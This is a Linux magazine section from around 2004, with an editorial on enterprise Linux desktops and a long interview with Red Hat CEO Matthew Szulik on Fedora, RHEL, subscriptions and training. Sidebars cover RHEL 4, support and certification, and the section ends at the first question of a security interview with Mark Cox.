The debate about Linux on the desktop has been going on for quite some time now. Is it ready? The answer depends on how you define the desktop market. I myself have been using Linux every day on my desktop for over four years now, without any significant difficulty. Yes, there are still a few small gaps in the application stack. Yes indeed, there are still some issues with hardware support and drivers; but it is remarkable how far Linux has actually progressed over that period on both fronts.

But the corporate market isn't really troubled by these issues: the basic applications you might want (office software, web, email) exist, as well as the capability to run cross-platform bespoke software with Java. On the hardware side, well, you can simply buy hardware that you know is going to work – pretty easy task, these days. The benefits for the corporate desktop are pretty clear too: less downtime, diminished security threats, locked-down systems, cheaper licences. Oh, I guess some people would argue that support costs would be higher, but that doesn't seem to be the experience of people who have actually rolled it out.

Where there is still some work to be done is on system management – Linux lacks the capability for rigorous and workable centralised remote administration. Attempts have been made, but they tend to fall down either in terms of specificity, usability or scope. If Open Source advocate Red Hat is really keen to tie up the enterprise desktop, this is exactly the sort of functionality that it needs to be working on right now. It may also go some way towards convincing organisations hesitant to migrate that the spin put on Linux support costs by FUD-slinging detractors is just that.

Nick Veitch Editor
nick.veitch@futurenet.co.uk



LESS DOWNTIME,
DIMINISHED
SECURITY THREATS,
CHEAPER LICENCES –
ALL THE ENTERPRISE
LACKS IS SOME
GOOD CENTRALISED
ADMIN TOOLS

CONTACTS

EDITORIAL

Editor

Nick Veitch nick.veitch@futurenet.co.uk

Reviews Editor

Paul Hudson paul.hudson@futurenet.co.uk

Art Editor

Julian Jefferson julian.jefferson@futurenet.co.uk

Production Editor

Matt Nailon matthew.nailon@futurenet.co.uk

Publisher

Kelley Corten

Website

www.linuxformat.co.uk

Photography

Kath Lane-Sims, Powerstock

ADVERTISING

Senior Sales Executive

Andrew Hudson

andrew.hudson@futurenet.co.uk

(01225) 442244 Ext 5315

Copyright No part of this publication may be reproduced without written permission from our publisher. All letters & contributions to *Linux Format* are submitted and accepted on the basis of non-exclusive worldwide licence to publish or license others to do so unless otherwise agreed in advance in writing. *Linux Format* recognises all copyrights in this issue. Where possible, we have acknowledged the copyright holder. Contact us if we haven't credited your copyright and we will always correct any oversight. We cannot be held responsible for mistakes or misprints. **LINUX** is a trademark of Linus Torvalds, GNU/Linux is abbreviated to Linux throughout for brevity. All other trademarks are the property of their respective owners.

LinuxPro is a part of



magazine

Published by



Media with passion

30 Monmouth Street, Bath BA1 2BW
Tel +44(0) 1225 442244

CONTENTS

HAT TRICK

Matthew Szulik, CEO and President of Red Hat Inc, talks exclusively about that company's ambitions, goals and roadmap for Linux **p04**

CROSSOVER OFFICE

CodeWeavers' Jeremy White on migration the WINE way **p14**

NEOWARE CAPIO

Linux thin client on test **p16**

GOT ROOT?

Dealing with intruders on your network – rootkitted servers **p18**



04

16

RED HAT

UNDER THE BRIM AT THE LINUX LEADERS

RED HAT

It's the world's best-known Linux brand, but its move to Enterprise Linux angered as many as it pleased. Just what is it about Red Hat that has made it so successful, and where is it going in the coming years?

As one of the largest and most well-known Linux companies, Red Hat is a success story that few people really know that much about. As a Linux distribution, it was founded back in 1994 by Mark Ewing, an entrepreneur who used to wear his grandfather's red Cornell lacrosse hat whilst at Carnegie Mellon. It then merged with ACC Corporation in 1995 (when ACC's owner, Bob Young, moved up to CEO of Red Hat), and merged again with Cygnus Solutions in 1999. But it's only been since 2002, when Red Hat Linux Advanced Server was first launched, that Red Hat's real forte came to light.

Since moving to its Enterprise Linux strategy, Red Hat has gone from strength to strength. Its home-user product, Red Hat Linux, was spun off into the Fedora Project in September 2003, so Red Hat's primary focus is now enterprise customers. Fedora is its test bed for new technologies and enthusiast use, which means that Red Hat's Enterprise Linux line – consisting of Desktop, for client machines; WS, for high-end workstations; ES, for departmental servers; and AS, for mission-critical servers – always uses tested, certified, rock-solid code that can be relied upon.

Red Hat has also worked hard to promote its service model, which has revolutionised the OS marketplace. The Red Hat Network (RHN) is where users can download their software CDs, patches, and documentation all in one place, as well as access all Red Hat's support options. Big companies such as Rackspace proudly boast to prospective customers that they have more certified Red Hat technicians than any other managed hosting company, while developers such as Discreet – which is porting all its applications to Linux – are choosing Red Hat Enterprise Linux as *the* supported OS.

This is the market position most companies can only dream of, but it's one that Matthew Szulik – Red Hat's CEO, Chairman and President – has worked hard for. Since Szulik took over from Bob Young as CEO in 1999, Red Hat has launched the RHN, introduced its Enterprise Linux strategy and the Fedora Project, opened up a large R&D facility in Massachusetts, and even seen its share prices go higher than Sun Microsystems.

Eight out of the top ten global investment banks are already Red Hat customers, and now that the new Red Hat Desktop has been launched, you'd be forgiven for wondering how Red Hat can top its achievements. We were curious too, so we caught up with Matthew Szulik after the announcement of Red Hat Desktop to talk about that decision, Fedora, training, and whether or not Red Hat can now make a product he'd be comfortable letting his mother-in-law use...

LINUX PRO: Red Hat has had an interesting dalliance with the desktop market. You always had Red Hat Linux providing for home users, but there was almost a retreat when it was spun off into Fedora. Has this been a linear progression towards your goals, or has there been some sort of change of plan?

MATTHEW SZULIK: Let me give you my perspectives, and we can maybe debate it. First of all, if you go back to Red Hat 5.0, or near that, to 4.0, 5.0, 5.1, 5.2, which all had the retail channel for distribution – Dixons, CompUSA, etc. I

think it ran on anything that an end-user wanted it to. You had a technically



literate person who would either download it or go to a retail outlet because they've heard about this thing called Linux, and they had the technical aptitude to install it.

I think – not by design – there was this marketplace where it was used as a client operating system by a technically literate person: it wasn't a productivity suite at that time. I was using *PINE* and *Emacs* back in '96 and '95, so clearly from an end-user perspective it wasn't a productivity suite at all; but it was the retail channel of distribution that made it available – that positioned it as a client operating system. It wasn't strategy, it wasn't focused, it was just through distribution that it ended up there.

What ended up happening was that that technology started to find its way into the enterprise market, and we were starting to find customers looking to put Oracle 9i on Red Hat Linux 9 – there was no certification, there was no testing, there was no there was no development model to take this product that was being updated and enhanced and thrown out into the retail channel three or four times a year. That had no relationship with what an enterprise computing buyer wanted to use. The worst part was becoming a branding nightmare: customers – from the enterprise to governments – were putting DB2 or SAP on it and becoming increasingly frustrated by it. It was great technology, but it was never built to be an enterprise-class OS, so we had to make two decisions: the Fedora decision, as everyone is now familiar with, but second of all we had to learn how to build – as an Open Source community and a vendor – a worldwide development model and service model for an enterprise-class operating system.

And I think a lot of commentators are amazed at how naïve people are about the complexities about building an operating system that's enterprise-class; especially the fact that it's going into environments today that may have an EMC component, that's interfacing through Infiniband or iSCSI, it's running on a 64-bit Intel or AMD architecture. The service competency, the application competency, and the integration competency around this thing that some people still think of as a free OS is incredibly hard, and expensive to maintain.

We had to make sure that we did a good job at servicing that kind of customer, and I think we're getting there after two-and-a-half years in the enterprise.

The other issue is among all the talk of the Linux client, whether it's Lindows, or Xandros, Lycoris, or all the rest of these guys... God love 'em that they're doing what they're doing. The issue is: how do you monetize that? How do you build a financial relationship so that you're able to pay the money for that product to be serviced? We are a publicly traded company, and I have that responsibility. Over the last three or four years, guys like Havoc Pennington have been going out and visiting customers, only to be told, *"We don't want better word processing, we don't want a better spellchecker, and our pivot tables work just fine. But you know what? Our cost of administration is going up quarter over quarter, year over year."* A large university in the US got hit by one of the recent viruses, and had to reboot its entire server network over 19 universities. The school was down and without email for four days. The message to us is, *"Solve the security problem and I'll pay you money. Build more automation and into my system administration practices."*

These became recurring themes. We believe that if we could provide parity in the productivity suites – the improvements in *Mozilla*, such as the UML tools that have

"I WAS USING *PINE* AND *EMACS* BACK IN '96 AND '95, SO CLEARLY FROM AN END-USER PERSPECTIVE, RED HAT WASN'T A PRODUCTIVITY SUITE AT ALL."



RED HAT APPLICATIONS

Tailoring your flavour

BEYOND THE STOCK THREE versions of RHEL, there is also a small selection of other products that add more functionality. The current line-up includes *Cluster Suite*, *Content Management System*, *Developer Suite*, and *Portal Server*, each of which seamlessly plug-in to various editions of RHEL and build upon the existing functionality. *Cluster Suite* was previously bundled with RHEL 2.1 AS, but it was reportedly spun off into a separate product as of RHEL 3 so that Red Hat could better judge the extent to which it was being used and thereby predict how much money to invest in future work.

Now that Red Hat has completed its acquisition of Sistina Software (makers of *LVM* – the *Linux Volume Management* software), it's now only a matter of time before Red Hat launches a new member of their application family based upon Sistina's *GFS* product, which is the enterprise-level version of *LVM*. Combined with *Cluster Suite*, this new clustered filesystem support will really put RHEL at the cutting edge and give businesses that extra competitive advantage in the storage marketplace.

been built-in, a lot of the security improvements that have been built into the X Windows system, going on to things like ExecShield (more on this later), the 2.6 kernel and SELinux. We think we've got value there at a very low price for the enterprise and government buyer.

It was never an issue of "if", it was always "when". If you look at our hiring practices over the last few years, you'll see that we have selectively gone out to recruit the best in the world, the same way we did with the Linux kernel.

LXP: Obviously it was quite difficult for Red Hat to get away from the 'six-monthly hit' of your releases...

MS: Inside the company, I call that *"the heroin addiction of Red Hat"*.

LXP: Now that you're away from that, you have more time to think and more time to plan. A few years ago, training made up a substantial amount of your revenue, but now there's also subscription. Is this business model going to change again over the new few years?

MS: I don't want to bore you with the economic intricacies of the business, but this is a great story that should be told to other entrepreneurs. If you look at our retail business a few years ago, it was the dominant part of our revenue stream. Today, it's almost gone. That was a conscious strategy to get rid of the addiction, because it was causing enormous customer dissatisfaction. Plus, it's very expensive to sell your products through retail channels and distribution – you've got a lot of people between you and the customer, so there was very little left for Red Hat.

Learning services continue to be an important area of investment for Red Hat. There's a guy called Pete Childers, who's built this program from the ground up – he's been at Red Hat for six years. It's really an outstanding product: we now have online self-certification, and a pre-assessment program so that you can get a good idea of your skill level before you start, and then build your skills appropriately. Learning resources like our consulting services will continue to be an important part of our business, but at the core we're still a technology and software company.

LXP: How many Red Hat Certified Engineers (RHCEs) do you have now?

MS: I think it's around 10,000 – a very large number – so it's an experiment in an evolving market, which is now moving into areas of greater sophistication. We purchased a company called Sistina, which brought us a very robust clustered filesystem. We're starting to get into



the storage and storage management markets for Linux, so it's kind of amazing that we're now building highly strategic, robust, critical information systems.

LXP: In RHEL 2.1, the clustering services were actually built into the AS product. In RHEL 3, it's now a separate purchase. SUSE's new Enterprise Server product is slated to have clustering built-in, so what made you want to remove it?

MS: The main reason was that we found customers simply weren't using it – it floored us! We asked people if they knew whether they had it, and the answer was usually “No”.

LXP: But it's still an important market for the future?

MS: I think it's a critically important market, but timing is key – what we've learnt is that although the functionality was there, the customer wasn't ready to receive it: it didn't matter how good the code was.

LXP: Going back to your overall strategy, would it be fair to say that Red Hat is focusing on subscription-based computing?

MS: Absolutely. That happened in 1997 – we figured that the bet was that customers would want to have always-on, always-reliable, always-secure information systems, and we felt that the proprietary technology didn't do that. We took a big gamble, and we were one of the first to roll out a subscription model so that the customer gets continuous improvement of the product as fast as it becomes available.

LXP: In RHEL 2.1, products were more mature, whereas in RHEL 3 some products were released just weeks before final release. Was this a conscious decision?

MS: The big issue for the enterprise market is stability, so all of our decisions are now focused on stability –



maintaining binary compatibility so we're not breaking ISV applications – important when you consider that we're going into some highly sophisticated environments; for instance, there's a large investment bank with over 12,000 servers that runs all its mortgage and banking transactions on Red Hat Linux.

A big public issue that we faced recently was backporting some of the 2.6 kernel functions. That doesn't happen by accident – that happens because we want to make damn sure that it's certified and it's tested with the ISV applications before it's rolled out to our customers. SUSE has been doing that too – it's not a new idea by any means, but security and stability in the operating environment is pre-eminent.

“IF YOU LOOK AT OUR RETAIL BUSINESS A FEW YEARS AGO, IT WAS THE DOMINANT PART OF OUR REVENUE STREAM. TODAY, IT'S ALMOST GONE.”

Now, having said that, this is why we introduced Fedora – there will always be customers who want the latest and greatest, there always will be developers who want the very latest version of *The GIMP*, and we want continue to introduce new technologies like SELinux to get that out there and let developers work on it and hack on it – even though there's no expectation for certification on it – then move that technology upstream once it has been stabilised.

LXP: Would you say you share a close relationship with Oracle and other ISVs?

MS: I think the advancement we're making on our business processes relationships is good, because these vendors have global responsibilities. Whether it's Veritas, Oracle, or IBM, they have global responsibilities, technical certification, hardware certification and driver support; and it's really, really expensive to support. I think it's really cool that we all work hard to ensure that ISVs continue to support Linux.

LXP: So will Red Hat Desktop (RHD) be something your mother-in-law will be able to use?

MS: My mother-in-law will use it in the next thirty days!

LXP: Does she know that yet?

MS: I just had this discussion with her on Sunday! If you've used the Red Hat Network, you'll know it's a pretty cool piece of technology, and for the right customer I think it's going to be a very good improvement.

LXP: With the Enterprise Desktop, do you think there's a bigger market for it in Europe than in the US?

MS: Definitely, which is why we launched it in London!

LXP: Why do you think that is?

MS: I think a lot of US companies took hold of the Microsoft Software Assurance scheme, and as a result made very large financial commitments to Microsoft. Those contracts continue until 2006 or 2007, and that will

WHAT'S COMING IN RHEL 4?

Gazing into Red Hat's crystal ball...

THOUGH RED HAT ENTERPRISE LINUX ONLY went on sale late last year, Red Hat has long been working on its successor: Red Hat Enterprise Linux 4. This release will be based on Fedora Core 2, which means that features such as SELinux and ExecShield are incorporated as standard, but it will also feature a 2.6 kernel and a system built using GCC 3.4. As this is a big step forward, libraries to enable full system compatibility with RHEL 3 will be bundled as standard, and it may also include RHEL 2.1 compatibility libraries also, so that products written for any of the three versions will work flawlessly on RHEL 4.

Still to be finalised as yet is the exact version numbers of the supporting apps, but it will definitely include latest stable releases of GNOME, Mozilla, Evolution, and other usual suspects. Also in the air is the exact set of

SELinux policies to be shipped as standard – this will have a great impact on the flexibility and learning-curve of SELinux on deployed machines; but to begin with, we expect many administrators will just use the default policy that essentially disables SELinux. Furthermore, Red Hat may well make newer policies available through the Red Hat Network after the product has shipped.

Red Hat's partners already have the alpha release of RHEL 4, and the beta program is set to kick off in September. All being well, the final product should ship early in 2005 – surprisingly hot on the heels of RHEL 3. But, given the number of backports of features from the 2.6 kernel that are currently in RHEL 3, it's probably not so much work to make the upgrade once SELinux and ExecShield are finalised!



probably turn out to be a positive thing for Red Hat because there are a lot of CIOs and a lot of enterprise and government customers who are looking at what they spent and are not happy with that. Customers are not dumb – they know what it feels like to be taken advantage of!

Secondly, there are still many Windows 95/98 and NT 4.0 machines that have yet to be upgraded – they have no Active Directory presence. Look at the kind of improvements that are happening – the usability of the product, the directory services, the security that's becoming increasingly available. It's happening just like the Linux OS did – it's improving by the minute.

I think Europe – because of the lack of legacy – is going to move forward, open-minded, towards Open Source software. There are also the countries that have just recently joined the EU, as well as India, China and Russia – our best developers come from Europe, hands-down.

LXP: In the Red Hat Desktop announcement, you said that it would lower TCO, but one of the biggest factors in TCO is the cost of support. What new improvements are there in RHD that are going to make it easier to manage on a company-wide basis?

MS: One helpful feature is *Kickstart*, which is the ability to build another system image based upon an installation. That functionality itself – which is now two years old – has helped more system administrators than we know: it gets rid of the Microsoft problem of making an image for each server. Imagine that functionality being extended to the client, for example. I think when we start to see the SELinux kernel being introduced with policy management, I think that's really making a statement, really servicing the needs of management infrastructure.

Today, if you look at why we have so many security violations, it's not that the technology hasn't been made available, but that administrators are overworked: having to do too many manual tasks, when then could be doing work on more strategic activities. Consider the client administration tools in RHN – the dependency model, the ability to clone, the provisioning for desktop environments – all of these are really compelling features that can reduce the manpower required to support the environment, and it's important to do that from a managed service.

LXP: That sounds like quite a similar vision to what we have heard of late from Sun Microsystems, where the Networked Computer idea is touted.

MS: I think the idea of a networked computer is an old idea. Ken Olson, in the Digital Equipment days, also had some of the same vision in the late 1970s and early 1980s. What I think is really interesting is that the complexity of networked devices continues to grow exponentially, as you add things like Blackberry devices and Palms; and now there's an increasing amount of content, whether that be images, or sound, video, and voice. So, I think what we're witnessing is a move back to central administration. I think compute power, failover is getting better – having a second failover is becoming a reality.

I think the big issue between Sun, Novell, and all the rest of them is that they are proprietary software companies. At

PERFECT PARTNERS

How Red Hat drives deployment through its partners



ALTHOUGH RED HAT IS A BIG BRAND, IT'S actually quite a small company. So, to help Red Hat reach the largest range of customers, it has a wide selection of partners that provide certification and also channel distribution. Beyond that, there are also distribution partners and value-added resellers that ship out systems based on Red Hat's range, and Red Hat is currently in the process of introducing several more of these.

The premier hardware partners – such as IBM, HP, Dell, and Fujitsu Siemens – preload and OEM Red Hat's software; and usually also provide support for the products direct to customers, so that they only have one number to call. Each of these partners also has service contracts direct with Red Hat, so that they can collaborate on any difficult

support issues. Furthermore, Red Hat can take part in its partners' marketing strategies, which helps get its message across without breaking the bank.

Software partners – such as Oracle, Veritas, BEA, and SAP – also work with Red Hat to certify that their software runs on Red Hat systems. Again, these partners can – and do – also provide technical support direct to their customers as part of their value-add. By having such a large variety of hardware and software vendors – all of which receive early releases of Enterprise Linux so they can provide feedback and certify their products – Red Hat has managed to produce a strong ecosystem for customers of all varieties without having to compromise its all-important vendor-neutral stance.

the end of the day, when you spread everything apart, you have one proprietary implementation, whether that's from Sun, Novell, Microsoft, or whoever; and one is Open Source. The customer will have to choose which paradigm they want to buy into: do they want to buy into lock-in, the extortion of the Software Assurance program, the whole issue about the Java ONE client, and all the relationships you have to buy into to become a part of that infrastructure? Or, would you rather be like the EU now, and not require a passport to go from country to country, be able to use a common currency, and have your information in a neutral format? My view is that, based on the demand that I can see from our customers, that they are increasingly moving towards an Open Source vendor.

It's quite a change – I'd be quite surprised to see a customer go from Microsoft to Sun or Microsoft to Novell, because that's just going from one proprietary tie-in to another.

LXP: Do you think smaller businesses and startups are now generally aware enough to be sold on the ideology of Open Source in addition to the TCO?

MS: It would be my hope that they wouldn't buy into the ideology straight away, because the rule is that these fledglings die young and often, sadly. If you're starting a new business, you are probably going to outsource some of the things that are not your competencies – as much as you might love technology, you have choices to make. If you're trying to build a sales force, you can get your servers through the likes of SalesForce.com for X dollars per month, and never have to install software, and Yahoo! can provide all the functionality of email services that you want. These are choices that are practical, versus having to rebuild the network, hire a systems administrator, having to build all your email clients, deal with all the issues of security – many people are just going to outsource things that aren't their immediate priorities until their business is at a more sustainable level.



SUPPORT AND PEACE OF MIND FOR THE MASSES

Red Hat Network is so much more than just patches



INCLUDED WITH EACH PURCHASE OF Red Hat software is a one-year subscription to the Red Hat Network, which in turn gives you technical support. Each product comes in three flavours: Basic, Standard, and Premium. While the products are the same, it's the level of support that changes.

The Basic edition is just that: people who don't really want technical support for one reason or another, and so it's the cheapest option. Unsurprisingly, though, the vast majority of customers do opt to purchase either the Standard or Premium options, both of which come with much better support. Someone who has purchased RHEL 3 AS Premium, for example, gets a full year of 24/7 Web support, 24/7 telephone support on severity 1, and guaranteed one-hour turnaround for telephone support issues, which is pretty incredible for just £1750.

What's more – unlike some other support contracts – the range of what's supported is huge: for that money, a customer gets unlimited support for installation and configuration, OS debugging, kernel optimisation and configuration, *Bash* scripting,

backup, security, various servers (web, FTP, mail, *Samba* etc), directory services and lots more for the whole year. It also includes full support for Red Hat-certified third-party applications as well as desktop assistance.

Although some smaller businesses might balk at the initial purchase cost, clearly it's worth it as purchasing a five-incident 'support pack' from Microsoft is £675, and that's only available 8am–6pm, Monday to Friday.

Linux Pro tried out Red Hat's support anonymously – the phone was picked up within two rings, and was answered by an engineer fluent in several languages. When your IT infrastructure hits a problem and your business is at risk, no one wants to wait until next morning for help. In this situation – or even just because the connection to the new networked printer is slow – it's good to know you can have someone on the line in just a matter of minutes. Red Hat provides technical support in nine languages from three primary support centers (UK, USA and Australia). All Red Hat support engineers are RHCE qualified, and 70 per cent of calls placed to Red Hat are resolved on the spot.

« I think it's going to take a while, but a lot of small business is starting to buy into the Open Source ethos once they are more established. To start with, they don't have any computers on their premises except the terminals they are using to access email, but Open Source will become more and more widely used as a direct result of the advanced capability of the technology and the price it has.

LXP: At the Red Hat Desktop launch, VMware was there talking about how it plans to support it. But VMware isn't Open Source, and neither is Java – how do you reconcile these two against the fact that Red Hat is an entirely GPLed distro? And why use VMware when CodeWeavers' CrossOver Office is available?

MS: The issue about CodeWeavers is, "How do we keep the code moving forward?" That's the problem. Our whole development model is based on speed, and being able to service the customer. So, if Red Hat started adding the CodeWeavers' implementation of *WINE*, my great fear – and I think I speak for all our engineers on this – is that you end up making a couple of hundred thousand dollars, and then you've got about 25 customers and something happens to CodeWeavers that makes the code go in the opposite direction. Red Hat then has to service 25 customers who have given us money for technology that's not even being kept up. We don't like that relationship with a customer – we just don't want that to happen.



Every day, there's some new piece of technology that someone wants to include in their distro, but our big issue is, "How do we continue to service the customer over the long-term?" The 2.1 RHEL distro has to be maintained for five to seven years – once you start to think about the commitment we're making to our customers and you start to add any crazy technology in there, we've got to maintain that for five to seven years – that's a long time. I think a lot of customers don't get that, and the tech media tends to play that up a bit – "Why don't you do this?" Or "Why don't you ship and install this because Company A or Company B does?" After two years, we'll see how happy those companies are.

With regard to Java, we've been very involved in the Open Source Java initiative for some time, and we're continuing to work really hard to see if there's an opportunity to create an Open Source Java. That's our end goal. We're shipping BEA's *JRockit*, we're shipping an *IBM Java Virtual Machine*, but it's on a separate CD and not part of the core Linux distribution.

We've approached Scott McNealy about this, and we've approached Jonathan Schwartz as well, both over a year ago; and we worked hard with the whole Sun organisation on this topic. It wasn't so much that we thought it would benefit Red Hat, it was that we thought it would create exponentially better applications for customers. Obviously they didn't see it that way...

LXP: What are your thoughts on Mono?

RH: I think Miguel de Icaza is an incredibly creative guy, and what he's done is a great testimony to his ability to gather support around a pretty neat idea. But I think that if he were here, the broad term of Mono doesn't speak to the real challenge of some of the more specifics, such as issues of class structures, how to deal with the CLI. I think it remains to be seen how far Microsoft will let that go to become truly compliant and the Microsoft .NET framework.

Our preference would be to see an Open Source Java implementation that was royalty-free, that would be put into the public domain, and that could be used as the basis for some pretty basic technology without having to worry about the patents and royalty issues associated with Mono.

LXP: How do you see the competition between GNOME and KDE playing out?

RH: We went through this before at Red Hat. It was a cultural shift in the company, because it didn't really matter what I thought. In fact, some of the engineers were trying to make the issue religious, and I had spent enough time in front of customers and ISVs to realise that my opinion didn't really matter – it was their opinion. I think we got behind GNOME when the interest in KDE and the Open Source community was very high, and I can remember a lot of the engineers wouldn't talk to me for a month or so after the decision – I was the biggest jerk in the building. Bigger than I am now!

As a result, the decisions we make are driven less by religion and are more about what customers want. It's certainly going to be a very hard problem to solve, because there's an ISV community that wants consistency and a common metaphor. Although we have the option to switch between GNOME and KDE in RHEL 3, all of the security, all of the infrastructure support is around GNOME – being driven by customers.

LXP: Now that Novell has purchased Ximian, would you say that Novell has the inside track on development of *Evolution* and the *Exchange Connector*?

RH: We've thought through that too. We have a couple of guys who are pretty confident they could do the same thing from an engineering perspective, but it would be proprietary. If we wanted to get onto that proprietary track, we'd need to have four or five dedicated engineers to move the technology forward; without leveraging the community model, you'd need to service the customer consistently, and there's the issue of potential patent infringements – those are just rat holes that we've chosen, as a company, never to go down.

If a customer wants that kind of capability, there are products like *Scalix*, produced by a pretty neat young company. That's something we sell, and if customers want it we're happy to co-promote it. But the proprietary trap is just not something we find consistent within our model.

LXP: With its *OpenExchange Server* product, *SUSE* has a full alternative to *MS Exchange* that can provide calendaring, email, and other groupware. Is this not an area that interests Red Hat?

MS: Once again, I think SUSE did this a couple of years ago with Lotus – the German company got itself in a very large development overhead project there. It takes a lot of

“RHEL 3 IS THE MANIFESTATION OF A LOT OF BIG IDEAS. WHAT'S BEHIND IT IS A MUCH BROADER VIEW OF WHAT THE OPEN SOURCE ARCHITECTURE IS”

PAUL SALAZAR, MARKETING DIRECTOR FOR RED HAT EMEA



money and a very large amount of resources to support that. Then SUSE developed its own implementation to create a revenue stream. So now all of a sudden you've got this very divergent product-line – the Lotus product-line, the internally developed groupware system.

How do you build consistency into the user experience? How do you have consistency in your development? And, most importantly, how are you consistent in your service model?



TRAINING AND CERTIFICATION

What makes Red Hat Certified Engineers so valuable?

THERE ARE NOW OVER 10,000 RED HAT Certified Engineers (RHCEs) worldwide, with a further 2,500 qualifying each year. Although the largest single contingent is in the USA, EMEA is a close second, and growing fast. It's no surprise: RHCEs earn up to 40 per cent more than non-RHCE staff, and in 2002 the qualification came first in an independent survey of IT certification quality.

Perhaps the key to RHCE's success is that – unlike many other certifications – the testing is entirely practical: there are no multiple-choice questions, and no extraneous questions that push a specific agenda. Instead, the qualification tests only how well an individual can administer and maintain a set of machines running Red Hat Linux.

As the test doesn't bias towards any particular application running on Linux, it's popular in a wide variety of sectors – from large finance and telco corporations through to SMB organisations that require their technical staff to have a proven Linux competency. The qualifications also make up part of Red Hat's larger Enterprise Linux strategy – each qualification is directly attached to the release of the product commercially available at the time the certification was earned, and remains valid for that product as well as the next major release. For example, certificates earned on Red Hat Enterprise Linux 3 will be current until the release of Red Hat Enterprise Linux 5. Even when RHEL 5 is released,

Note: all prices quoted here are including UK VAT

RHCE track (for someone with no Unix/Linux background):

Red Hat Linux Essentials – 4 days £1295
Red Hat system Administration with RHCT – 4.5 days £1450
Red Hat Networking and Security – 4 days £1295
RHCE Certification Exam – 1 day £485

Rapid Track to RHCE (for those with excellent Unix system administration skills):

Rapid Track to RHCE – 5 days including RHCE exam – £1599

Red Hat Certified Architect (for advanced administrators working in the enterprise):

Red Hat Enterprise Deployment and Systems Management – £1860
Red Hat Enterprise Storage Management – £2220
Red Hat Enterprise System Monitoring and Performance tuning – £1860
Red Hat Enterprise Directory Services and Authentication – £1750

Local contact information – Red Hat Europe

Tel +44 (0)1483 734 909
email training-eu@redhat.com
web www.europe.redhat.com/training

the qualification never expires – it just doesn't apply to that release.

Thanks to this popularity, Red Hat's training division – Global Learning Services – now makes up 20 per cent of Red Hat's overall revenue. Many of the classes are run directly by one of Red Hat's staff instructors in about 100 cities worldwide. Elsewhere, members of the Red Hat Certified Partner Programme run courses of equal quality.

In the future, the Red Hat training system can only expand. Originally it was just the RHCE

qualification, but in January 2003 that was expanded to include the Red Hat Certified Technician exam, which is a slightly lower-level certification that covers a large chunk of the more comprehensive RHCE exam. Also, Red Hat has also now launched a new certification – the Red Hat Certified Architect – pitched even higher than RHCE, focusing primarily on skills surrounding systems deployment and management, performance tuning, storage management and other enterprise-level skills.



“ I think it's interesting when you look at the legacies of these two companies, because they both started out at almost at the same time, and they both have made very different choices along the way. But I think the single characteristic that defines Red Hat has been its unfailing commitment to its collaborative, Open Source, GPL-based model. When you stay committed that way – as painful as it has been sometimes, admittedly – you avoid falling into those short-term traps of “*How do I make money?*” And then afterwards, “*How the heck do we support this customer base?*”



“WE’VE GOT A LOT OF YOUNG AND ENTHUSIASTIC DEVELOPERS WHO WANT TO USE FEDORA AND DEVELOP FEDORA, AND WE’RE VERY HAPPY FOR THEM TO DO THAT.”

The RHEL 3 product that we released in October 2003 has seven architectures off of one code base. We don't worry about any of the rhetoric coming from SUSE that you might have seen in the press or its PR announcements. Why? The customers know – the sophisticated customers that we sell to – that *has* to be more efficient and cheaper for you to service, because it makes sense. And I think as a result, the ISVs appreciate that because we can build them a multi-route technical roadmap. I think that's the way great companies are going – not for the short-term of making a new product and making someone happy for 15 minutes.

LXP: Though you can go to redhat.com and download RHEL 3 for free as long as you don't mind missing the support, not many people realise that you offer this. How do you go about combating that belief?

MS: It's kind of ironic, because I visit our customers and I see the complex environments they're running in right now, and RHEL is a small part of what they're buying right now. You're at Amazon.com, and you're running a HPC cluster that does financial models with Hyperion software running on RHEL 3, and at peak holiday season there's a problem and they think it's a kernel-locking problem. How many people in the world can solve that and get it turned around in six hours for you? The price of the OS is small money – it's nothing compared to the brand promise, the responsiveness, the quality of the personnel; all of the things that aren't that sexy to talk about in print, but the reality is that's what our customers are really paying for.

We have had 87,000 new subscribers in the last 90 days from 5,000 new customers, many of which are highly sophisticated companies. We think that's what they're paying for. So, yeah, anyone can download the bits for free and they can knock themselves out with it and have a great time, but I think if you're going to run it in a professional environment, what we offer is relatively small money.

LXP: Is that quite evenly spread, or was it someone like IBM buying 80,000 by themselves?

MS: No, no. Surprisingly there were a couple of large hosting companies, but beyond that it was pretty evenly spread.

LXP: Now that official support for Red Hat Linux 9 has ended, do you still hear much from users about it and older products?

MS: Actually, it amazes me. I was at a conference in Toronto, Canada, and I had people come up to me who were running Red Hat Linux 5.2 or 6.0, who were very happy. They'd come up to me and say, “*I'm never going to pay you any money at all, because this is a great piece of software.*” And I thought that was great! They're using Open Source software, they're not using the proprietary alternative, they're getting great value out of it, and I think they're very happy. That's the whole point of Open Source software, isn't it? It's not to continue to extort money out of them because each release needs a hardware upgrade.

LXP: Did you get many people who used Red Hat 7.x, with the infamous GCC 2.96, coming up to thank you?

MS: I remember that very clearly, but, you know, that was technically the right decision. The community didn't like it, but technically it was the right decision, and the evidence of that bore out – same as with the Fedora decision. Young people in the company made the Fedora decision, that wasn't something that came from the ‘suits’. It came from the engineers, the people working on it; and a result we took a lot of abuse about cancelling the Red Hat Linux product and replacing it with Fedora. But now I'm amazed at the support Fedora is getting.

So, it was our engineers who just said that there was a better way to solve this problem. We cannibalised nine million dollars worth of revenue, because to do that – to create Fedora – we *had* to take the retail product out of circulation. That was a big gamble – how many publicly trading companies will take out nine million dollars of revenue without knowing how to replace it? To say, “*We're going to put it all back into the Open Source community with Fedora*” was a big gamble.

LXP: There's still some discussion about whether Fedora is really a community product, owing to the fact that many of the developers work for Red Hat. Also SELinux was in Fedora Core 2 tests 1 and 2, but not in test 3 because most consumers wouldn't need it – some say this implies Red Hat is using Fedora users as guinea pigs.

MS: The secret story to that misconception is just simply a lack of infrastructure – we've got a lot of young and enthusiastic developers who want to use Fedora and want to develop Fedora, and we're very happy for them to do that.

MAKING LINUX SECURE

Open Source is much more secure than proprietary software, because there's so many more people working to protect it!

With a five-year support life on each member of the Red Hat Enterprise Linux family, no choices about security are left to chance. As the Red Hat Network is the core of Red Hat's security notification and distribution, encouraging users to keep their systems up-to-date is a constant task for a large team of people dedicated to patching holes, fixing buffer overflows, and stopping malicious crackers before they get to you.

Linux Pro spoke to Mark Cox, the leader of Red Hat's security response team, about how security decisions are made at Red Hat and the importance of end-user education...

LINUX PRO: What kind of trade-off is there between releasing new software that has the features end-users want, and releasing old software that's known to be more mature and stable?

